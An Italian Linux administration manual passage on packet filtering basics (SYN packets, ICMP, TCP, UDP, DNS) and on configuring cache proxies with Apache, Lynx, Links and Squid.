L'individuazione del pacchetto SYN è importante per capire chi sia colui che inizia a fare qualcosa. Per esempio, se una connessione TCP avviene tra il nodo «A» con la porta 1083 e il nodo «B» con la porta 80, non vuol dire necessariamente che si tratti di una connessione iniziata da «A», così come non è detto che si tratti dell'utilizzo di un servizio HTTP.

Nella realizzazione di un sistema di filtri di pacchetti IP, potrebbe essere utile individuare i pacchetti SYN in modo da poter intervenire sulle comunicazioni in base al verso che hanno.

Figura 355.8. Il pacchetto SYN rivela da quale parte ha inizio la connessione.

A:1083
B:80
nodo A
pacchetto SYN iniziale per richiedere
l'attivazione di una connessione TCP
nodo B

355.5 Conseguenze nell'introduzione di un filtro

Un filtro nel traffico dei pacchetti può tenere conto solo delle poche informazioni che questi portano con sé, considerando anche la possibilità che queste siano state contraffatte. In generale, diventa difficile poter dire: «voglio escludere il traffico del servizio "X"». In realtà si escludono i pacchetti che dovrebbero servire a quel tipo di servizio o che servono alla sua instaurazione.

La realizzazione di un filtro efficace per i fini che ci si aspetta di ottenere può essere realizzato solo conoscendo bene le caratteristiche dei protocolli coinvolti. In realtà, una conoscenza così approfondita è difficile da acquisire, anche quando il proprio lavoro è fare l'amministratore di rete. Infatti, una svista può causare il malfunzionamento di qualcosa, oppure, peggio, può lasciare aperto un passaggio a un aggressore o a un altro tipo di pericolo.

In generale, meno compiti si attribuiscono a un filtro, meglio si riesce a controllare la situazione. L'uso di programmi per l'analisi del traffico nella rete permette di comprendere meglio, in pratica, cosa succeda effettivamente (si veda eventualmente IPTraf descritto nella sezione 394.4).

355.5.1 Messaggi ICMP

In generale, bisogna fare molta attenzione se si introduce un qualche tipo di filtro ai pacchetti contenenti messaggi ICMP, dal momento che da questi dipende il funzionamento della rete. Sicuramente non si può escludere il passaggio di messaggi di tipo 3: *destination-unreachable*.

355.5.2 Protocolli basati su TCP

In linea di principio, i protocolli basati su TCP funzionano in modo tale per cui un servente collocato da qualche parte offre il suo servizio attraverso una porta privilegiata, mentre i clienti lo interpellano usando localmente una porta non privilegiata.


Volendo fare riferimento al caso del protocollo HTTP, si possono individuare le connessioni in uscita, verso serventi esterni, come quelle che avvengono tra il gruppo di porte locali non privilegiate e la porta 80 remota.

Tuttavia, non tutti i protocolli che si basano su TCP funzionano in modo così semplice. Alcuni aprono delle connessioni secondarie, utilizzando porte non privilegiate e non prestabilite, in base alle operazioni che si stanno svolgendo. In quei casi, diventa praticamente impossibile trovare un metodo per filtrare tali connessioni, allo scopo di lasciare transitare solo queste, mentre è comunque facile impedirle, perché bloccando la connessione iniziale si ottiene il risultato.

355.5.3 Protocolli basati su UDP

I protocolli basati su UDP possono essere ancora più articolati rispetto al TCP. Di solito vengono presi in considerazione per bloccarli semplicemente, eventualmente con l'unica eccezione di ciò che serve alla gestione del DNS.

Il servizio DNS si basa sulla porta 53, ma può usare il protocollo UDP o TCP, a seconda della necessità. Per concedere espressamente il transito ai pacchetti relativi al protocollo DNS, occorre agire su UDP e TCP.

Figura 355.9. Esempio del transito di pacchetti relativo all'utilizzo di un servizio DNS.

cliente DNS
n >= 1024
servente DNS
pacchetti UDP o TCP da A:n» a «B:53»
nodo A
nodo B
pacchetti UDP o TCP da «B:53» diretti a «A:n»

355.6 Riferimenti

- Paul Russell, *Linux IPCHAINS-HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- Terry Dawson, *Linux NET-3-HOWTO, Linux Networking*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- Mark Grennan, *Firewalling and Proxy Server HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

Capitolo 356

Cache proxy

Nella terminologia utilizzata per le reti, una ***cache proxy*** è un servizio di memorizzazione locale delle risorse della rete richieste più frequentemente. Con il termine «risorsa» si deve intendere un oggetto a cui si accede attraverso un URI.


L'utilizzo di un proxy offre due vantaggi principali: l'accesso rapido a risorse già accumulate nella memoria cache e la riduzione del traffico nella rete che precede il proxy stesso.

Un programma che offre un servizio del genere, tende a utilizzare un gran numero di file aperti in modo contemporaneo, tanto che si può arrivare facilmente a superare il limite previsto dal kernel, cosa che comporta una riduzione delle prestazioni nella gestione della memoria cache. Nel caso particolare di un kernel Linux attuale, il limite per ogni singolo processo dovrebbe essere di 1 024 file aperti simultaneamente; limite che non può essere modificato se non si interviene direttamente nel sorgente, come spiegato nel file '`Documentation/proc.txt`' dei sorgenti.

356.1 Schema essenziale


Il proxy si interpone nella rete agendo, idealmente, al di sopra del quinto livello del modello ISO-OSI, come si vede nella figura 356.1. Infatti, il cliente di un proxy intrattiene normalmente una connessione HTTP o FTP; così il proxy deve intrattenere lo stesso tipo di connessione, per conto proprio, con il servente a cui il cliente avrebbe voluto rivolgersi realmente, a meno di ottenere tali risorse dalla sua memoria cache.

Figura 356.1. Il proxy trasferisce PDU al di sopra del quinto livello; in pratica gestisce direttamente i protocolli a livello di sessione.

	proxy		
applicazione			applicazione
presentazione			presentazione
sessione	sessione	sessione	sessione
trasporto	trasporto	trasporto	trasporto
rete	rete	rete	rete
collegamento dati	c. dati	c. dati	collegamento dati
fisico	fisico	fisico	fisico

Il servizio di cache proxy può essere collocato in posizioni differenti nella rete, a seconda delle esigenze o delle particolarità delle situazioni. Generalmente, lo scopo è quello di servire un segmento di rete, indifferentemente dal fatto che questo segmento utilizzi indirizzi privati o sia accessibile dall'esterno.


356.1.1 Servire un segmento di rete

Quando un proxy viene utilizzato per servire un segmento di rete rispetto alla rete esterna, senza fare altre considerazioni, è sufficiente che l'elaboratore su cui viene collocato il servizio sia accessibile da questo segmento di rete e che a sua volta sia in grado di accedere all'esterno.

Figura 356.2. In questa situazione, il servente proxy è collegato come tutti gli altri elaboratori al segmento di rete da servire.

A questa situazione appartiene anche il caso limite in cui il proxy serve solo se stesso, quindi la stessa macchina è servente e anche cliente.

356.1.2 Proxy a più livelli

Un proxy potrebbe servirsi di altri proxy quando si tratta di accedere a reti determinate, alleggerendo in questo modo il carico della rete anche in altri punti, non solo nel tratto immediatamente precedente.


Figura 356.3. Ogni collegamento ha un proprio proxy locale che però si avvale di un proxy principale prima di raggiungere la rete esterna.

La figura 356.3 mostra il caso di un collegamento a una rete esterna, (A), condiviso da due segmenti di rete, che si collegano a questa attraverso i collegamenti B e C. A valle del collegamento A si trova un proxy il cui scopo è quello di ridurre il più possibile il traffico attraverso quel tratto; a valle dei collegamenti B e C si trovano altri proxy locali il cui scopo è quello di

ridurre il traffico attraverso i collegamenti rispettivi. In questa situazione, i proxy locali utilizzano a loro volta il servente principale, mentre tutto quello che viene accumulato nei proxy locali, viene conservato anche in quello principale.


356.1.3 Proxy come filtro verso l'esterno

Il servente proxy, se si trova in un elaboratore che è connesso simultaneamente, attraverso interfacce di rete differenti, a una rete interna con indirizzi privati (cioè esclusi da Internet) e alla rete esterna, può essere utilizzato per permettere ai clienti della rete privata di avere accesso all'esterno attraverso il proxy stesso.

Questo accesso si limita ai protocolli gestiti dal proxy; spesso si tratta solo di HTTP e FTP.

Figura 356.4. Come caso estremo, il proxy può ricoprire anche un ruolo di filtro e inoltro di pacchetti tra una rete privata e la rete esterna.

356.2 Dal lato del cliente

I clienti per la navigazione, vanno configurati per poter sfruttare il servizio della cache proxy. Per esempio, la figura 356.5 mostra la finestra di configurazione di un navigatore comune.

Figura 356.5. Esempio di configurazione di un navigatore comune per l'utilizzo della cache proxy. Si osservi il fatto che per usare la porta 8080 occorre che il servente sia in ascolto sulla stessa.

È interessante anche la configurazione di Lynx per l'utilizzo di un servizio di cache proxy. È sufficiente definire alcune variabili di ambiente, come elencato nella tabella 356.6. Per esempio, per utilizzare il protocollo HTTP attraverso il proxy '`http://proxy.brot.dg`' nella porta 8080, si potrebbe agire come si vede qui:

$ **`http_proxy="http://proxy.brot.dg:8080"`** [*Invio*]

$ **`export http_proxy`** [*Invio*]

$ **`lynx http://www.indirizzo.remoto"`** [*Invio*]

Tabella 356.6. Elenco delle variabili di ambiente per la configurazione dell'accesso a un proxy da parte di Lynx.

Variabile	Descrizione
`http_proxy`	Proxy per il protocollo HTTP.
`ftp_proxy`	Proxy per il protocollo FTP.
`gopher_proxy`	Proxy per il protocollo Gopher.
`wais_proxy`	Proxy per il protocollo WAIS.

Anche Links prevede una configurazione per l'utilizzo di proxy; si tratta di opzioni della riga di comando o di direttive di file di configurazione:

Opzione	Direttiva	Descrizione
`-ftp-proxy "`*nodo*`:`*n_porta*`"`	`ftp_proxy "`*nodo*`:`*n_porta*`"`	Proxy per il protocollo FTP.
`-http-proxy "`*nodo*`:`*n_porta*`"`	`http_proxy "`*nodo*`:`*n_porta*`"`	Proxy per il protocollo HTTP.

I programmi di navigazione offrono anche la possibilità di richiedere al proxy di prelevare una nuova copia della pagina, anche se non sono scaduti i tempi previsti. Nel caso di programmi grafici si tratta normalmente di selezionare pulsanti grafici del tipo [RELOAD], [RICARICA] o simili. Per quanto riguarda il caso particolare di Lynx, si può usare l'opzione '**`-reload`**', mentre con Links si può usare la combinazione di tasti [*Ctrl r*].

Il proxy risponde alle richieste dei programmi clienti attraverso una porta particolare, che dipende dalla configurazione del servizio. Apparentemente, ogni tipo di proxy ha una sua impostazione predefinita differente, mentre la tendenza generale è quella di utilizzare la porta 8080. È necessario fare attenzione a questo particolare quando si configura il proxy, per non creare confusione inutile agli utenti del servizio.

Se si vuole sfruttare un proxy nel modo indicato nella sezione 356.1.3, si possono usare solo programmi che prevedono espressamente la presenza di questo, attraverso i protocolli serviti effettivamente dal proxy stesso.

356.3 Caratteristiche comuni ai cache proxy da considerare

Prima di affrontare lo studio di un tipo particolare di cache proxy, vale la pena di riordinare le idee sulle esigenze tipiche di un servizio del genere, che poi si riflettono conseguentemente nella configurazione relativa. In breve i problemi riguardano essenzialmente i punti seguenti:

- **amministrazione della memoria cache**
  - collocazione dei file utilizzati dalla memoria cache
  - utente e gruppo proprietari di questi file
  - dimensione massima della memoria cache
  - dimensione massima di una singola risorsa accumulabile
  - scadenza massima per la validità delle informazioni accumulate nella memoria cache
  - Indirizzi esclusi dall'accumulo nella memoria (solitamente quelli che contengono le stringhe '**`?`**' e '**`cgi-bin`**', perché riguardano probabilmente delle interazioni con programmi CGI)
- **utenze**
  - individuazione degli indirizzi che possono accedere per utilizzare il servizio
  - utente fittizio mostrato all'esterno (di solito per l'accesso a un servizio FTP anonimo)

- **connessione**
  - porta o porte attraverso cui resta in ascolto per le richieste di connessione (di solito si usa la porta 8080)
  - indirizzi e porte di altri servizi del genere da interpellare se disponibili (per non sovraccaricare la rete)

356.4 Apache

Il servente HTTP Apache incorpora delle funzionalità di proxy elementare. In queste sezioni viene valutato solo ciò che è necessario fare per configurare il servizio attraverso il file '`httpd.conf`' (collocato normalmente nella directory '`/etc/apache/`'). Per il resto che riguarda Apache conviene consultare i capitoli 335 e 336.

In generale, Apache non è il software migliore per svolgere anche questo compito. Se possibile è meglio usare Squid.

Per poter utilizzare la funzionalità di cache proxy di Apache è necessario attivare il modulo relativo, a meno che questo sia stato incorporato nell'eseguibile principale in base alla configurazione stabilita al momento della compilazione. Questa attivazione si fa con la direttiva seguente nel file '`httpd.conf`':

```
LoadModule proxy_module directory/libproxy.so
```

La direttiva in questione dovrebbe essere già stata predisposta, commentata in modo da non essere presa in considerazione. In tal modo non ci si deve preoccupare di trovare la directory giusta per la libreria indicata.

Tabella 356.8. Attivazione e collocazione. La configurazione predefinita di Apache non prevede la gestione del proxy. Di solito sono presenti alcune direttive di esempio, debitamente commentate, in modo da facilitare il lavoro dell'amministratore.

Direttiva	Descrizione
`ProxyRequests {on|off}`	La direttiva '**`ProxyRequests`**' permette di attivare o meno la gestione della cache proxy. L'esempio seguente mostra la sua attivazione: `ProxyRequests on`
`CacheRoot` ***directory_cache***	La direttiva '**`CacheRoot`**' permette di definire la directory da utilizzare per contenere la memoria cache. La directory in questione deve risultare accessibile in scrittura all'utente e gruppo specificati con le direttive '**`User`**' e '**`Group`**' (potrebbe trattarsi di '**`nobody`**', '**`www-data`**' o qualcosa di simile). `CacheRoot /var/cache/httpd/proxy`

Tabella 356.9. Caratteristiche della memoria cache.

Direttiva	Descrizione
`CacheSize` ***n_Kibyte***	La direttiva '**`CacheSize`**' specifica la dimensione in kibibyte (simbolo: «Kibyte») dello spazio su disco da utilizzare per la memoria cache. Questo valore può essere superato, ma periodicamente viene eseguito un controllo con l'eliminazione dei file più vecchi che eccedono tale limite. L'esempio mostra la dichiarazione di una memoria cache di 500000 Kibyte: `CacheSize 500000`
`CacheGcInterval` ***n_ore***	In questo modo può essere definito l'intervallo tra una ripulitura e l'altra della memoria cache, alla ricerca di file troppo vecchi e di quelli che eccedono il limite di dimensione stabilita. L'esempio mostra la dichiarazione di un intervallo di controllo orario (una sola ora): `CacheGcInterval 1`
`CacheMaxExpire` ***n_ore***	I documenti HTTP vengono conservati per un massimo di ore stabilito con questa direttiva. Superato tale tempo, alla richiesta di un cliente, viene fatta una verifica dall'origine. Questo limite di tempo è imposto anche se il documento originale indica una data di scadenza superiore. L'esempio mostra una scadenza massima di 24 ore: `CacheMaxExpire 24`
`CacheDefaultExpire` ***n_ore***	Quando il tipo di protocollo non prevede l'indicazione di una scadenza, si utilizza il tempo indicato attraverso la direttiva '**`CacheDefaultExpire`**'.
`CacheLastModifiedFactor` ***fattore***	Questa direttiva definisce un «fattore» utilizzato per calcolare un tempo di scadenza quando il documento originale non lo fornisce. In pratica si applica la formula ***x=t*f***, dove ***f*** è il fattore, ***t*** è il tempo trascorso dall'ultima modifica, e ***x*** è il tempo di scadenza (il periodo di validità). La logica sta nel fatto che è più probabile che una pagina venga modificata ancora entro breve tempo se la sua data di modifica è recente. Infatti, minore è il tempo trascorso dall'ultima modifica, minore è la durata di validità risultante dalla formula. L'esempio mostra un fattore di 0,1, pari al 10 % del tempo trascorso dall'ultima modifica: `CacheLastModifiedFactor 0.1`

Tabella 356.10. Esclusione dalla memoria cache. Ci sono situazioni in cui non è opportuno che il proxy accumuli nella sua memoria cache informazioni riferite a determinati domini o sottoreti. Di sicuro non è conveniente farlo per la propria rete locale, a meno che non ci siano delle buone ragioni.

Direttiva	Descrizione
`NoCache` {***dominio*** | ***parola***}...	Per escludere alcuni nodi o domini interi dalla memoria cache basta elencare i nomi, separati da uno spazio, con la direttiva '**`NoCache`**'. In generale vengono esclusi tutti gli indirizzi che contengono in qualche modo le «parole» indicate, per cui continuano a essere presi in considerazione gli indirizzi IP equivalenti. L'esempio esclude dalla memoria cache il nodo *`roggen.brot.dg`* e il dominio *`mehl.dg`*: `NoCache roggen.brot.dg mehl.dg`

Direttiva	Descrizione
`NoProxy` {***nome*** | ***dominio*** | ***indirizzo-ip*** | ***sottorete***}...	Questa direttiva consente di dichiarare in modo più preciso cosa escludere dalla cache rispetto alla direttiva simile '**`NoCache`**'. L'esempio seguente esclude tutto il dominio *`escluso.dg`*: `NoProxy escluso.dg`

Per attivare effettivamente il servizio, oltre alla configurazione del file '`httpd.conf`', occorre predisporre la directory utilizzata per la memoria cache. Questa deve essere accessibile in scrittura da '**`httpd`**', nelle condizioni in cui si trova normalmente; in altri termini, deve essere accessibile all'utente secondo la cui identità è in funzione il demone. In generale potrebbe trattarsi di '**`nobody`**', di '**`www-data`**' o di qualcosa di simile.

L'esempio seguente mostra le direttive del file '`httpd.conf`' per una configurazione tipica. Ciò che può valere la pena di modificare è la dimensione della memoria cache.

```
ProxyRequests On

CacheRoot /var/cache/httpd/proxy
CacheSize 500000
CacheGcInterval 1
CacheMaxExpire 24
CacheLastModifiedFactor 0.1
CacheDefaultExpire 1
Listen 80
Listen 8080
```

L'esempio mostra in particolare la direttiva '**`Listen`**', usata per fare in modo che '**`httpd`**' stia in ascolto sia della porta 80 che della porta 8080. Infatti, la porta 8080 è quella utilizzata convenzionalmente dai clienti per interpellare un servente proxy, mentre la porta 80 serve a consentire l'accesso normale al servizio HTTP.

In generale, un servizio proxy dovrebbe essere accessibile solo dalla rete (o sottorete) per la quale è stato attivato. Qualunque altro utente non ne potrebbe trarre vantaggio, mentre un utilizzo improprio servirebbe solo a intasare inutilmente il collegamento che invece si vuole alleggerire.

Per la protezione del servizio di cache proxy si può utilizzare una sezione '**`Directory`**' nel file '`access.conf`', come nell'esempio seguente:

```
<Directory proxy:*>
        order deny,allow
        deny from all
        allow from .brot.dg
</Directory>
```

In questo caso si concede solo al dominio *`brot.dg`* di accedere.

356.5 Squid

Squid [1] è un programma specifico, molto potente, per la gestione di una cache proxy. Tuttavia, il suo difetto è la carenza di documentazione.

356.5.1 Avvio

```
squid [opzioni]
```

Squid viene avviato normalmente attraverso la procedura di inizializzazione del sistema, in uno script, attraverso un comando che lo mette esplicitamente sullo sfondo, per esempio come nel modo seguente:

`# squid & [Invio]`

Le prime volte, l'avvio di Squid può riservare delle sorprese. È importante sapere che all'avvio Squid tenta di risolvere l'indirizzo di alcuni nodi, attraverso il DNS. Nella maggior parte dei casi, se Squid viene avviato in una rete chiusa, il servizio non parte perché questa richiesta fallisce.

Pertanto, se si avvia Squid quando si è isolati dall'esterno, occorre evitare che venga eseguito il controllo; per questo si utilizza l'opzione '**-D**' della riga di comando.

Le distribuzioni GNU/Linux che prevedono Squid tra i pacchetti standard, dovrebbero avere organizzato uno script per il suo avvio automatico attraverso la procedura di inizializzazione del sistema; come già accennato. Se si intende avviare Squid quando non è presente uno sbocco verso Internet, potrebbe essere necessario modificare tale script in modo da inserire l'opzione '**-D**', se questa non è già presente. Nel caso della distribuzione Red Hat, questo script si trova nella directory '`/etc/rc.d/init.d/`', mentre nel caso di Debian, si tratta della directory '`/etc/init.d/`'.

```
squid -D &
```

Per verificare che Squid funzioni correttamente, può essere sufficiente osservare l'albero dei processi attivi attraverso '**pstree**'. Si dovrebbe ottenere qualcosa come il pezzo seguente:

```
squid---squid-+-5*[dnsserver]
              |-pinger
              `-squid---16*[squid]
```

Come si può osservare, il binario '**squid**' pilota altri programmi che fanno parte dello stesso pacchetto.

Le opzioni, quando si riferiscono a elementi che possono essere definiti attraverso il file di configurazione, prendono il sopravvento su questa.

Opzione	Descrizione
-a ***n_porta***	Permette di specificare il numero della porta attraverso la quale i clienti devono connettersi per accedere al servizio. Il valore predefinito, salvo altra indicazione nel file di configurazione, è 3128.
-f ***file_di_configurazione***	Permette di definire un file di configurazione alternativo a '/etc/squid.conf'.
-k {reconfigure|rotate↩ ↪|shutdown|interrupt↩ ↪|kill|debug|check}	Permette di inviare un segnale al servente Squid attivo. La parola chiave utilizzata come argomento dell'opzione determina l'effetto che si ottiene. In particolare vanno considerate quelle seguenti.
-k reconfigure	Fa in modo che venga riletta la configurazione.
-k rotate	Ruota i file delle registrazioni contenuti nella directory '/var/log/squid/'.
-k shutdown	Chiude correttamente l'attività di Squid.
-k check	Verifica il funzionamento di Squid, controllando in particolare la correttezza formale del file di configurazione.
-s	Abilita l'inserimento di informazioni nel registro del sistema.
-u ***porta_icp***	Specifica la porta ICP, cioè quella utilizzata per comunicare con gli altri proxy.
-z	Svuota la memoria cache.
-D	Disabilita il controllo iniziale del DNS, attraverso il tentativo di risoluzione di alcuni indirizzi.
-F	Ricostruisce il sistema di directory in cui si articola quella che deve contenere la memoria cache. Di solito, si utilizza assieme a '**-z**', per essere sicuri che vengano cancellate eventuali tracce precedenti.

- # **squid -z -F** [*Invio*]

  Avvia '**squid**' in primo piano per azzerare e rigenerare le directory che compongono la memoria cache.

- # **squid -D &** [*Invio*]

  Avvia '**squid**' sullo sfondo, in modo da attivare il servizio di proxy, senza però eseguire il controllo DNS.

- # **squid -k check** [*Invio*]

  Verifica il funzionamento di Squid, in particolare anche la correttezza della configurazione attraverso il file '/etc/squid.conf'.

- # **squid -k shutdown** [*Invio*]

  Invia un segnale di spegnimento al servente Squid già attivo.

356.5.2 RunCache

'**RunCache**' è uno script aggiuntivo usato per avviare Squid e per controllare che non «muoia» accidentalmente. In pratica, serve a garantirne il funzionamento. Vale la pena di citarne la sua esistenza, anche se non è necessario il suo utilizzo, perché può capitare che la distribuzione GNU/Linux di cui si dispone sia organizzata in modo da avviare Squid attraverso questo meccanismo. Lo script potrebbe trovarsi nella directory '`/usr/lib/squid/`'.

356.5.3 Registrazione degli eventi

